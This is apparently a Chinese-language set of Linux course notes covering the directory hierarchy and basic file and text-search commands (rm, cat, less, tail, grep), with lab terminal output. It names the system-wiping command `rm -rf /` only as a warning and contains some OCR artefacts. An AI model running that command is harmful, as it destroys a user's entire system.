
课前回顾

ls -l cd pwd mkdir nano   rm -fr mv cp -r ln -s

/bin /sbin

一、文件目录结构

系统上所有的文件(目录)以树状结构来组织。 所有文件逻辑上都是以/目录为一切文件以及目录的访问起始点。也就是 说，不管你的文件物理上在哪个分区，逻辑上都在/目录里面。



常见的目录说明

1. `/bin` 和 `/sbin`：系统命令目录

1.1 `/bin`（二进制命令）

- **作用**：存放**普通用户和系统管理员都可使用的基础命令。**
- 特点：
  - 单用户模式（维护模式）下也可使用。
  - 命令多为系统运行必需的核心工具。
- 常见命令：
  - `/bin/ls`：查看文件列表。
  - `/bin/cp`：复制文件。
  - `/bin/date`：显示系统时间。
- 示例：

  bash

  ```
  # 查看系统时间（CentOS 8 默认使用 timedatectl）
  /bin/date
  ```

1.2 `/sbin`（系统管理命令）

- **作用**：存放**需要管理员权限执行的系统管理命令。**
- 特点：
  - 普通用户默认无权执行（需 `sudo`）。
  - 命令多涉及系统配置和维护。
- 常见命令：

- `/sbin/service`：管理系统服务（如启动/停止服务）。
- `/sbin/ifconfig`：查看或配置网络接口（已逐步被 `ip` 命令替代）。
- `/sbin/reboot`：重启系统。

- 示例：

  bash

```bash
# CentOS 8 使用 systemctl 管理服务（替代旧版 service 命令）
/sbin/service network restart   # 旧方式（仍可用）
systemctl restart NetworkManager # 推荐方式
```

---

2. `/dev`：设备文件目录

- **作用**：管理所有硬件设备和虚拟设备（详见之前回答）。
- 关键设备示例：
  - 硬盘设备：
    - `/dev/sda`：第一块 SATA/SCSI 硬盘。
    - `/dev/sda1`：第一块硬盘的第一个分区。
  - 虚拟设备：
    - `/dev/null`：空设备（丢弃所有输入）。
    - `/dev/random`：随机数生成器。
- 权限说明：
  - 块设备（如硬盘）通常只有 `root` 或 `disk` 用户组有操作权限。

---

3. `/root` 和 `/home`：用户家目录

3.1 `/root`

- **作用**：**超级用户（root）的家目录。**
- 特点：
  - 默认只有 `root` 用户可访问。
  - 存放 `root` 的配置文件（如 `.bashrc`）。
- 示例：

  bash

```bash
# 切换到 root 用户并进入其家目录
sudo su -
ls /root
```

3.2 `/home`

- **作用**：存放**普通用户的家目录。**
- 特点：
  - 每个用户对应一个子目录（如 `/home/student`）。
  - 用户对其家目录有完全控制权。
- 示例：

bash

```bash
# 查看当前用户家目录
echo $HOME
ls /home
```

---

4. `/tmp` 和 `/var`：动态数据目录

4.1 `/tmp`

- **作用**：存放**临时文件**（进程或用户手动创建）。
- 特点：
  - **全局可读写**（权限为 `drwxrwxrwt`）。
  - 系统重启或定期清理时会自动删除文件。
- 实际应用：

  bash

  ```bash
  # 创建临时文件并测试权限
  touch /tmp/test.tmp
  chmod 777 /tmp/test.tmp  # 允许所有用户读写
  ```

4.2 `/var`

- **作用**：存放**运行时可变数据**（如日志、数据库、邮件）。
- 常见子目录：
  - `/var/log`：系统和服务日志（如 `syslog`、`nginx/access.log`）。
  - `/var/lib`：应用程序数据（如 MySQL 数据库 `/var/lib/mysql`）。
  - `/var/spool`：队列数据（如邮件队列 `/var/spool/mail`）。
  - `/var/log/secure`：安全认证日志（如 SSH 登录记录）。
  - `/var/log/messages`：核心系统日志（替代通用 syslog
- 示例：

  bash

  ```bash
  # 实时监控系统日志
  tail -f /var/log/messages    核心系统日志（替代通用 syslog）
  ```

---

5. 设备挂载目录

5.1 `/media`

- **作用**：系统**自动挂载可移动设备**（如 U 盘、光盘）。
- 特点：
  - 现代 Linux 发行版（如 Ubuntu）自动挂载到 `/media/用户名/设备名`。
- 示例：

  bash

```
# 插入 U 盘后查看挂载点
ls /media/$USER
```

5.2 `/mnt`

- **作用**：管理员**手动挂载临时设备或远程存储。**
- 特点：
  - 通常为空目录，需手动创建子目录并挂载。
- 示例：

  bash

```
# 手动挂载 ISO 镜像
sudo mount -o loop ubuntu.iso /mnt/iso
```

---

6. `/etc`：系统配置目录

- **作用**：存放**系统和应用程序的配置文件。**
- 关键文件示例：
  - `/etc/passwd`：用户账户信息。
  - CentOS 特有路径：
    - 网络配置：

      bash

```
/etc/sysconfig/network-scripts/ifcfg-ens192  # 网卡配置文件（替换 ens192 为实际网卡名）
```

    - SELinux 配置：

      bash

```
/etc/selinux/config  # SELinux 模式（enforcing/permissive/disabled）
```

    - YUM/DNF 配置：

      bash

```
/etc/yum.repos.d/CentOS-Base.repo  # 软件源配置
```

- 操作注意：
  - 修改配置文件后，通常需重启服务生效。

  bash

```
# 修改主机名
sudo vim /etc/hostname
# 重启生效
reboot
```

---

7. `/proc`：虚拟文件系统

- **作用**：动态反映**内核、进程和硬件状态**。
- 关键文件示例：
  - `/proc/cpuinfo`：CPU 详细信息。
  - `/proc/meminfo`：内存使用情况。
  - `/proc/1234`：PID 为 1234 的进程信息。
- 实际应用：

  bash

  ```
  # 查看 CPU 核心数
  grep "processor" /proc/cpuinfo | wc -l
  ```

---

8. `/usr` 和 `/usr/local`：系统资源目录

8.1 `/usr`

- **作用**：存放**系统核心程序、库和文档**（类似 `C:\Windows`）。
- 子目录：
  - `/usr/bin`：用户命令（如 `gcc`、`python`）。
  - `/usr/lib`：库文件（如 `.so` 动态库）。
  - `/usr/share`：共享数据（如文档、时区文件）。

8.2 `/usr/local`

- **作用**：存放**用户手动编译安装的软件**（类似 `C:\Program Files`）。
- 特点：
  - 避免与系统包管理器（如 `apt`、`yum`）安装的软件冲突。
- 示例：

  bash

  ```
  # 编译安装软件到 /usr/local
  ./configure --prefix=/usr/local
  make && sudo make install
  ```

---

9. `/boot`：系统启动目录

- **作用**：存放**启动引导文件**。
- 关键文件：
  - `vmlinuz-*`：Linux 内核文件。
  - `initrd.img-*`：初始内存盘镜像。
  - `/boot/grub`：GRUB 引导程序配置。
- 操作警告：
  - 误删此目录文件可能导致系统无法启动！

---

10. `/lib` 和 `/lib64`：库文件目录

10.1 `/lib`

- **作用**：存放**32 位系统的核心库文件**（如 `glibc`）。
- 常见内容：
  - 动态链接库（`.so` 文件）。
  - 内核模块 `/lib/modules/`。

10.2 `/lib64`

- **作用**：存放**64 位系统的核心库文件。**
- 示例：

  bash

  ```
  # 查看 glibc 版本
  ldd --version
  ```

---

11. `/lost+found`：文件系统恢复目录

- **作用**：`fsck` 工具修复文件系统时存储**未被引用的文件碎片。**
- 特点：
  - 每个磁盘分区根目录下都有此目录。
  - 普通用户无需操作，数据需手动恢复。
- 示例：

  bash

  ```
  # 强制检查文件系统（需卸载分区）
  sudo fsck /dev/sda1
  ```

二、文件管理

2.1 文件管理命令

linux操作系统的命令格式

```
【root@localhost ~】# 命令字  【选项】 【文件1或目录1  文件2或者目录2】
命令字 选项 还有文件目录 之间一定要有空格区分
选项 和 文件 对于命令来说不是必须要加的

选项：代表命令的特殊功能 通常情况使用 “-” 号引导出选项的功能 （大部分情况选项没有顺序）
```

1. `touch` - 创建空文件

- **用途**：创建新文件或更新文件时间戳。
- 语法：

  bash

  ```
  touch 文件名
  ```

- 示例：

  bash

  ```
  touch file.txt      # 创建空文件
  touch file1.txt file2.txt  # 批量创建
  ```

2. `mkdir` - 创建目录

- **用途**：创建新目录。
- 语法：

  bash

  ```
  mkdir [选项] 目录名
  ```

- 常用选项：

  bash

  ```
  mkdir dir1            # 创建单层目录
  mkdir -p dir1/dir2    # 递归创建嵌套目录（自动补全父目录）
  ```

- 示例：

  bash

  ```
  [root@localhost boot]# mkdir /tmp/nz2002/test
  mkdir: cannot create directory ‘/tmp/nz2002/test’: No such file or directory
  [root@localhost boot]# mkdir /tmp/nz2002
  [root@localhost boot]# mkdir /tmp/nz2002/test
  [root@localhost boot]# mkdir /tmp/nz2002  #正常情况如果目录存在再建立他会报错
  mkdir: cannot create directory ‘/tmp/nz2002’: File exists
  [root@localhost boot]# mkdir /tmp/nz2002/test/test3/test4/test5
  mkdir: cannot create directory ‘/tmp/nz2002/test/test3/test4/test5’: No such
  file or directory
  [root@localhost boot]# mkdir -p /tmp/nz2002/test/test3/test4/test5
  [root@localhost boot]# cd /tmp/nz2002/test/test3/test4/test5
  [root@localhost test5]# pwd
  /tmp/nz2002/test/test3/test4/test5
  [root@localhost test5]#
  ```

3. `rm` - 删除文件或目录

- **用途**：删除文件或目录（**慎用！**）。
- 语法：

  bash

  ```
  rm [选项] 文件或目录
  ```

- 常用选项：

  bash

  ```
  rm file.txt          # 删除文件
  rm -r dir/           # 递归删除目录及其内容
  rm -f file.txt       # 强制删除（不提示确认）
  ```

- **警告**：`rm -rf /` 会删除整个系统，切勿尝试！

4. `cp` - 复制文件或目录

- **用途**：复制文件或目录到指定位置。
- 语法：

  bash

  ```
  cp [选项] 源文件 目标路径
  ```

- 常用选项：

  bash

  ```
  cp file.txt backup/          # 复制文件到目录
  cp -r dir1/ dir2/           # 递归复制目录
  cp -f dir1 dir2             #强制复制
  cp -i file.txt backup/       # 覆盖前提示确认
  ```

5. `mv` - 移动或重命名文件

- **用途**：移动文件或目录，或修改名称。
- 语法：

  bash

  ```
  mv 源文件 目标路径或名称
  ```

- 示例：

  bash

  ```
  mv old.txt new.txt          # 重命名文件
  mv file.txt /backup/        # 移动文件到目录
  ```

对于命令字的使用 应该如何学习

6. `man` - 命令帮助查询学习命令字的使用

用ls举例他的选项

```
[root@localhost ~]# ls
anaconda-ks.cfg  Documents  initial-setup-ks.cfg  Pictures  Templates
Desktop          Downloads  Music                 Public    Videos
[root@localhost ~]# ls -a
.                .bash_logout   .config  Documents      initial-setup-ks.cfg
Public
..               .bash_profile  .cshrc   Downloads      .local
.tcshrc
anaconda-ks.cfg  .bashrc        .dbus    .esd_auth      Music
Templates
.bash_history    .cache         Desktop  .ICEauthority  Pictures
Videos
```

根据刚才的显示我们发现 `ls -a` 选项可以显示隐藏文件 （以点开头的文件为隐藏文件）

```
man帮助菜单

q 退出

/ 关键字 回车       向下搜索关键字

n 显示下一个关键字

N 显示上一个关键字
```

```
LS(1)                          User Commands                          LS(1)

NAME    该命令字名字的由来
       ls - list directory contents                    通过命令 man ls 进入该菜单

SYNOPSIS 语法结构
       ls [OPTION]... [FILE]...
            选项        文件
DESCRIPTION
       List  information  about  the  FILEs (the current directory by default).  Sort entries
       alphabetically if none of -cftuvSUX nor --sort is specified.

       Mandatory arguments to long options are mandatory for short options too.

       -a, --all
              do not ignore entries starting with .

       -A, --almost-all
              do not list implied . and ..

       --author
Manual page ls(1) line 1 (press h for help or q to quit)
```

上线箭头 浏览man帮助信息

q 退出man帮助菜单页面

ls 必须掌握的选项

```
-a 显示隐藏文件
-l 长格式显示
-h 人类可读的文件大小
-R 递归显示子目录
```

另一种看帮助的方式 命令后面 加 --help

```
[root@localhost test5]# mkdir --help
Usage: mkdir [OPTION]... DIRECTORY...
Create the DIRECTORY(ies), if they do not already exist.

Mandatory arguments to long options are mandatory for short options too.
  -m, --mode=MODE   set file mode (as in chmod), not a=rwx - umask
  -p, --parents     no error if existing, make parent directories as needed
  -v, --verbose     print a message for each created directory
  -Z                   set SELinux security context of each created directory
                         to the default type
      --context[=CTX]  like -Z, or if CTX is specified then set the SELinux
                         or SMACK security context to CTX
      --help     display this help and exit
      --version  output version information and exit

GNU coreutils online help: <http://www.gnu.org/software/coreutils/>
For complete documentation, run: info coreutils 'mkdir invocation'
```

7. 查询命令

cat less tail grep find （这四个命令都是对文件内容进行查询）

7.1 cat

- 用途：

  用于快速查看、合并或创建文件内容。适合小文件，直接将内容输出到终端，无交互功能

- 语法：

  ```
  cat filename          # 查看文件内容
  cat file1 file2      # 同时显示多个文件内容
  cat file1 file2 > merged_file  # 合并文件
  ```

- 常用选项

  - **-n**：显示行号（包括空行）

    bash

    ```
    [root@xnha ~]# cat -n /etc/passwd
         1  root:x:0:0:root:/root:/bin/bash
         2  bin:x:1:1:bin:/bin:/sbin/nologin
         3  daemon:x:2:2:daemon:/sbin:/sbin/nologin
         4  adm:x:3:4:adm:/var/adm:/sbin/nologin
         5  lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
         6  sync:x:5:0:sync:/sbin:/bin/sync
         7  shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
         8  halt:x:7:0:halt:/sbin:/sbin/halt
         9  mail:x:8:12:mail:/var/spool/mail:/sbin/nologin
        10  operator:x:11:0:operator:/root:/sbin/nologin
        11  games:x:12:100:games:/usr/games:/sbin/nologin
        12  ftp:x:14:50:FTP User:/var/ftp:/sbin/nologin
        13  nobody:x:65534:65534:Kernel Overflow User:/:/sbin/nologin
        14  dbus:x:81:81:System message bus:/:/sbin/nologin
    ```

```
    15  systemd-coredump:x:999:997:systemd Core Dumper:/:/sbin/nologin
    16  systemd-resolve:x:193:193:systemd Resolver:/:/sbin/nologin
    17  tss:x:59:59:Account used by the trousers package to sandbox the
tcsd daemon:/dev/null:/sbin/nologin
    18  polkitd:x:998:996:User for polkitd:/:/sbin/nologin
    19  geoclue:x:997:995:User for
geoclue:/var/lib/geoclue:/sbin/nologin
    20  rtkit:x:172:172:RealtimeKit:/proc:/sbin/nologin
    21  pulse:x:171:171:PulseAudio System
Daemon:/var/run/pulse:/sbin/nologin
    22  qemu:x:107:107:qemu user:/:/sbin/nologin
    23  usbmuxd:x:113:113:usbmuxd user:/:/sbin/nologin
    24  unbound:x:996:991:Unbound DNS
resolver:/etc/unbound:/sbin/nologin
    25  rpc:x:32:32:Rpcbind Daemon:/var/lib/rpcbind:/sbin/nologin
    26  gluster:x:995:990:GlusterFS daemons:/run/gluster:/sbin/nologin
    27  chrony:x:994:989::/var/lib/chrony:/sbin/nologin
    28  libstoragemgmt:x:993:987:daemon account for
libstoragemgmt:/var/run/lsm:/sbin/nologin
    29  pipewire:x:992:986:PipeWire System
Daemon:/var/run/pipewire:/sbin/nologin
    30  saslauth:x:991:76:Saslauthd user:/run/saslauthd:/sbin/nologin
    31  setroubleshoot:x:990:985::/var/lib/setroubleshoot:/sbin/nologin
    32  dnsmasq:x:984:984:Dnsmasq DHCP and DNS
server:/var/lib/dnsmasq:/sbin/nologin
    33  radvd:x:75:75:radvd user:/:/sbin/nologin
    34  clevis:x:983:982:Clevis Decryption Framework unprivileged
user:/var/cache/clevis:/sbin/nologin
    35  cockpit-ws:x:982:980:User for cockpit-
ws:/nonexisting:/sbin/nologin
    36  sssd:x:981:979:User for sssd:/:/sbin/nologin
    37  colord:x:980:978:User for colord:/var/lib/colord:/sbin/nologin
    38  gdm:x:42:42::/var/lib/gdm:/sbin/nologin
    39  rpcuser:x:29:29:RPC Service User:/var/lib/nfs:/sbin/nologin
    40  gnome-initial-setup:x:979:977::/run/gnome-initial-
setup/:/sbin/nologin
    41  sshd:x:74:74:Privilege-separated
SSH:/var/empty/sshd:/sbin/nologin
    42  pesign:x:978:976:Group for the pesign signing
daemon:/var/run/pesign:/sbin/nologin
    43  avahi:x:70:70:Avahi mDNS/DNS-SD Stack:/var/run/avahi-
daemon:/sbin/nologin
    44  tcpdump:x:72:72::/:/sbin/nologin
    45  test:x:1000:1000:test:/home/test:/bin/bash
```

- **-b**：显示行号（忽略空行）

```
[root@xnha ~]# cat -n 123.txt
     1  ABC
     2
     3
     4  zxy
[root@xnha ~]# cat -b 123.txt
     1  ABC


     2  zxy
```

- **-s**：压缩连续空行为一行
- ```
  [root@xnha ~]# cat -s -n 123.txt
       1  ABC
       2
       3  zxy
  ```

  -E：在行尾显示 `$` 符号

  ```
  [root@xnha ~]# cat -E 123.txt
  ABC$
  $
  $
  zxy$
  ```

- 高级技巧
  - 创建文件：

    bash

    ```
    [root@xnha ~]# cat > 123.txt <<EOF
    > ABC
    > EOF
    [root@xnha ~]# cat 123.txt
    ABC
    ```

  - 追加内容：

    bash

    ```
    cat file1 >> file2  # 将 file1 内容追加到 file2 末尾
    ```

7.2 less

- 用途：

  提供用户交互式地滚动浏览文件

  在 `less` 环境下，可以使用方向键或 Page Up/Page Down 键来滚动浏览文件。按 `q` 键可以退出 `less`
    ```

- 语法：

```
less filename
```

- 常用选项

```
-N：显示行号
-m：显示更详细的提示信息 （进度%）
-E：在文件结束后自动退出
-S：禁用自动换行
```

- 高级技巧
  - 使用 less命令 来看cat -n 命令的输出 （管道符号的应用）


    所以我们利用 cat 和 less 的特点 将两个命令结合使用 用到了 管道符号“|”

    ```
    less 查看文件是从头查看    q退出查看   上线箭头可以逐行滚动
    [root@localhost test5]# cat -n /etc/passwd | less
    管道符号的作用：前一条命令的输出 作为后一条命令的输入
    ```

  - 搜索内容

    在 less 中，可以使用 / 字符后接搜索模式来向前搜索内容，或者使用 ? 后接搜索模式来向后搜索内容。例如，要在文件中搜索 “example”，可以输入 /example 并按回车键。

    ```
    less /etc/passwd
    ```

  - 查看多个文件

    less 可以同时打开多个文件。只需要在命令行中列出所有的文件名即可：

    ```
    less file1 file2 file3
    ```

    在 less 中，可以使用 :n 命令跳转到下一个文件，使用 :p 命令跳转到上一个文件。

7.3 tail

- 用途：

  用于查看文件末尾内容，默认显示最后10行。常用于实时监控日志更新。

- 语法：

```
tail filename           # 显示文件最后10行
tail -n 20 filename    # 显示最后20行
```

- 常用选项
  - **-n**： 指定显示的行数

```
[root@xnha ~]# tail -5 /etc/passwd
sshd:x:74:74:Privilege-separated SSH:/var/empty/sshd:/sbin/nologin
pesign:x:978:976:Group for the pesign signing
aemon:/var/run/pesign:/sbin/nologin
avahi:x:70:70:Avahi mDNS/DNS-SD Stack:/var/run/avahi-aemon:/sbin/nologin
tcpdump:x:72:72::/:/sbin/nologin
test:x:1000:1000:test:/home/test:/bin/bash



[root@localhost test5]# cat -n /etc/passwd | tail -5
    39  sshd:x:74:74:Privilege-separated
SSH:/var/empty/sshd:/sbin/nologin
    40  avahi:x:70:70:Avahi mDNS/DNS-SD Stack:/var/run/avahi-
daemon:/sbin/nologin
    41  postfix:x:89:89::/var/spool/postfix:/sbin/nologin
    42  tcpdump:x:72:72::/:/sbin/nologin
    43  allen:x:1000:1000:allen:/home/allen:/bin/bash
```

  - **-f**：实时追踪文件变化（常用于监控日志）

```
tail -f /var/log/messages

ctrl+c 退出跟踪

后期手工对日志进行跟踪
```

- 高级技巧
  - 结合 grep 过滤日志：

    bash

```
tail -f app.log | grep "ERROR"
```

  - 显示从第N行到末尾：

    bash

```
tail -n +100 filename  # 从第100行开始显示到末尾
```

7.4 grep

- 用途

  `grep`（**Global Regular Expression Print**）是 Linux 中强大的文本搜索工具，支持正则表达式，用于在文件或输入流中**按模式匹配并输出符合条件的行。**

  - **核心功能**：快速过滤、定位文本内容。
  - **典型场景**：日志分析、配置文件搜索、代码审查等

- 语法

  ```
  grep [选项] "搜索模式" 文件名
  ```

  - **搜索模式**：可以是普通字符串或正则表达式。
  - **支持多文件**：可同时搜索多个文件或目录。

- 常用选项

  一、`grep` 命令核心知识点

  1. 基础语法

  bash

  ```
  grep [选项] "搜索模式" 文件或目录
  ```

  - **搜索模式**：普通字符串或正则表达式。
  - **支持场景**：单文件、多文件、目录递归搜索。

  ---

  2. 常用选项

选项	说明	示例
`-i`	忽略大小写	`grep -i "error" file`
`-v`	反向匹配（排除模式）	`grep -v "debug" file`
`-n`	显示匹配行的行号	`grep -n "warning" file`
`-c`	统计匹配行数	`grep -c "404" file`
`-r` / `-R`	递归搜索目录	`grep -r "config" /etc/`
`-w`	精确匹配单词	`grep -w "java" file`
`-o`	仅输出匹配内容（非整行）	`grep -o "user_[0-9]*" file`
`-A N`	显示匹配行及之后 N 行	`grep -A 3 "Exception" file`
`-B N`	显示匹配行及之前 N 行	`grep -B 2 "segfault" file`
`-C N`	显示匹配行及前后各 N 行	`grep -C 2 "timeout" file`

  ---

  3. 正则表达式

  (1) 基础正则表达式

符号	说明	示例
`.`	匹配任意单个字符	`grep "a.c" file` → 匹配 "abc" "axc"
`^`	匹配行首	`grep "^start" file`
`$`	匹配行尾	`grep "end$" file`
`[abc]`	匹配括号内任意字符	`grep "[aeiou]" file`
`[^abc]`	匹配不在括号内的字符	`grep "[^0-9]" file`
`*`	前一个字符重复 0 次或多次	`grep "go*d" file` → 匹配 "gd", "good"

(2) 扩展正则表达式（`-E` 或 `egrep`）

符号	说明	示例
`+`	前一个字符重复 1 次或多次	`grep -E "no+" file` → 匹配 "no", "nooo"
`?`	前一个字符重复 0 次或 1 次	`grep -E "colou?r" file` → 匹配 "color", "colour"
`{n,m}`	前一个字符重复 n 到 m 次	`grep -E "[0-9]{3}" file` → 匹配 3 位数字
`|`	逻辑或	`grep -E "error|warning" file`

二、实验环境准备

1. 创建练习文件

将以下内容保存为 `practice.txt`：

plaintext

```
# practice.txt
2023-10-01 08:05:23 [INFO] User 'admin' logged in from 192.168.1.100
2023-10-01 08:06:45 [ERROR] Database connection failed (error code: 500)
2023-10-01 08:07:11 [WARNING] Disk usage at 85% on /dev/sda1
2023-10-01 08:08:00 [DEBUG] Request ID: 7X2G9P received from 10.0.0.55
2023-10-01 08:09:34 [INFO] Payment processed: $150.00 via PayPal
(user_john@example.com)
2023-10-01 08:10:55 [ERROR] API timeout after 30s (endpoint: /api/v1/data)
2023-10-01 08:11:23 [INFO] Backup completed: size=2.5GB,
path=/backup/20231001
2023-10-01 08:12:17 [WARNING] Memory usage at 90% (process: java)
2023-10-01 08:13:45 [ERROR] Invalid input from 192.168.1.200: "GET /invalid?
query=*"
2023-10-01 08:14:00 [INFO] User 'guest' logged out
2023-10-01 08:14:00 [INFO] user_john@example.com
```

三、分步实验与练习

1. 基础搜索与选项

实验 1.1：查找错误日志

bash

```
grep "ERROR" practice.txt
# 输出所有包含 "ERROR" 的行
```

```
[abc@xnha ~]$ grep "ERROR" practice.txt
2023-10-01 08:06:45 [ERROR] Database connection failed (error code: 500)
2023-10-01 08:10:55 [ERROR] API timeout after 30s (endpoint: /api/v1/data)
2023-10-01 08:13:45 [ERROR] Invalid input from 192.168.1.200: "GET /invalid?quer
y=*"
[abc@xnha ~]$
```

实验 1.2：忽略大小写匹配

bash

```
grep -i "warning" practice.txt
# 匹配 "WARNING"（不区分大小写）
```

```
[abc@xnha ~]$ grep -i "warning" practice.txt
2023-10-01 08:07:11 [WARNING] Disk usage at 85% on /dev/sda1
2023-10-01 08:12:17 [WARNING] Memory usage at 90% (process: java)
[abc@xnha ~]$
```

实验 1.3：反向排除调试信息

bash

```
grep -v "WARNING" practice.txt
# 排除包含 "WARNING" 的行
```

```
[abc@xnha ~]$ grep -v "WARNING" practice.txt
2023-10-01 08:05:23 [INFO] User 'admin' logged in from 192.168.1.100
2023-10-01 08:06:45 [ERROR] Database connection failed (error code: 500)
2023-10-01 08:08:00 [DEBUG] Request ID: 7X2G9P received from 10.0.0.55
2023-10-01 08:09:34 [INFO] Payment processed: $150.00 via PayPal (user_john@exam
ple.com)
2023-10-01 08:10:55 [ERROR] API timeout after 30s (endpoint: /api/v1/data)
2023-10-01 08:11:23 [INFO] Backup completed: size=2.5GB, path=/backup/20231001
2023-10-01 08:13:45 [ERROR] Invalid input from 192.168.1.200: "GET /invalid?quer
y=*"
2023-10-01 08:14:00 [INFO] User 'guest' logged out
[abc@xnha ~]$
```

2. 行号与统计

实验 2.1：显示匹配行号

bash

```
grep -n "INFO" practice.txt
# 输出行号，如 `3:[INFO]...`
```

```
[abc@xnha ~]$ grep -n "INFO" practice.txt
1:2023-10-01 08:05:23 [INFO] User 'admin' logged in from 192.168.1.100
5:2023-10-01 08:09:34 [INFO] Payment processed: $150.00 via PayPal (user_john@ex
ample.com)
7:2023-10-01 08:11:23 [INFO] Backup completed: size=2.5GB, path=/backup/20231001
10:2023-10-01 08:14:00 [INFO] User 'guest' logged out
[abc@xnha ~]$
```

实验 2.2：统计错误次数

bash

```
grep -c "ERROR" practice.txt
# 输出错误行数（示例结果：3）
```

```
[abc@xnha ~]$ grep -c "ERROR" practice.txt
3
[abc@xnha ~]$
```

3. 上下文控制

实验 3.1：查看错误上下文

bash

```
grep -C1 "ERROR" practice.txt
# 显示每个 "ERROR" 行及其前后各 1 行
```

```
[abc@xnha ~]$ grep -C1 "ERROR" practice.txt
2023-10-01 08:05:23 [INFO] User 'admin' logged in from 192.168.1.100
2023-10-01 08:06:45 [ERROR] Database connection failed (error code: 500)
2023-10-01 08:07:11 [WARNING] Disk usage at 85% on /dev/sda1
--
2023-10-01 08:09:34 [INFO] Payment processed: $150.00 via PayPal (user_john@exam
ple.com)
2023-10-01 08:10:55 [ERROR] API timeout after 30s (endpoint: /api/v1/data)
2023-10-01 08:11:23 [INFO] Backup completed: size=2.5GB, path=/backup/20231001
2023-10-01 08:12:17 [WARNING] Memory usage at 90% (process: java)
2023-10-01 08:13:45 [ERROR] Invalid input from 192.168.1.200: "GET /invalid?quer
y=*"
2023-10-01 08:14:00 [INFO] User 'guest' logged out
```

4. 正则表达式实战

实验 4.1：匹配时间范围

bash

```
grep "^2023-10-01 08:1" practice.txt
# 匹配 08:10 到 08:14 的行
```

```
[abc@xnha ~]$ grep "^2023-10-01 08:1" practice.txt
2023-10-01 08:10:55 [ERROR] API timeout after 30s (endpoint: /api/v1/data)
2023-10-01 08:11:23 [INFO] Backup completed: size=2.5GB, path=/backup/20231001
2023-10-01 08:12:17 [WARNING] Memory usage at 90% (process: java)
2023-10-01 08:13:45 [ERROR] Invalid input from 192.168.1.200: "GET /invalid?quer
y=*"
2023-10-01 08:14:00 [INFO] User 'guest' logged out
[abc@xnha ~]$
```

实验 4.2：提取 IP 地址

bash

```
grep -P "([0-9]{1,3}\.){3}[0-9]{1,3}" practice.txt
grep -Eo "([0-9]{1,3}\.){3}[0-9]{1,3}" practice.txt
# 输出所有 IP 地址，如 192.168.1.100
```

```
[abc@xnha ~]$ grep -Eo "([0-9]{1,3}\.){3}[0-9]{1,3}" practice.txt
192.168.1.100
10.0.0.55
192.168.1.200
```

实验 4.3：精确匹配警告

bash

```
grep -w "java" practice.txt
# 匹配 "java" 单词（避免匹配 "javascript"）
```

```
[abc@xnha ~]$ grep -w "java" practice.txt
2023-10-01 08:12:17 [WARNING] Memory usage at 90% (process: java)
[abc@xnha ~]$
```

5. 输出控制与管道符

实验 5.1：提取邮箱地址

bash

```
grep -Eio "\b[A-Za-z0-9._%+-]+@[A-Za-z0-9.-]+\.[A-Z]{2,}\b" practice.txt
# 输出 user_john@example.com
```

```
[abc@xnha ~]$ grep -Eio "\b[A-Za-z0-9._%+-]+@[A-Za-z0-9.-]+\.[A-Z]{2,}\b" practi
ce.txt
user_john@example.com
user_john@example.com
[abc@xnha ~]$
```

实验 5.2：查找金额记录

bash

```
grep '\$' practice.txt
# 匹配包含 "$" 的行（需转义）
```

```
[abc@xnha ~]$ grep '\$' practice.txt
2023-10-01 08:09:34 [INFO] Payment processed: $150.00 via PayPal (user_john@exam
ple.com)
[abc@xnha ~]$
```

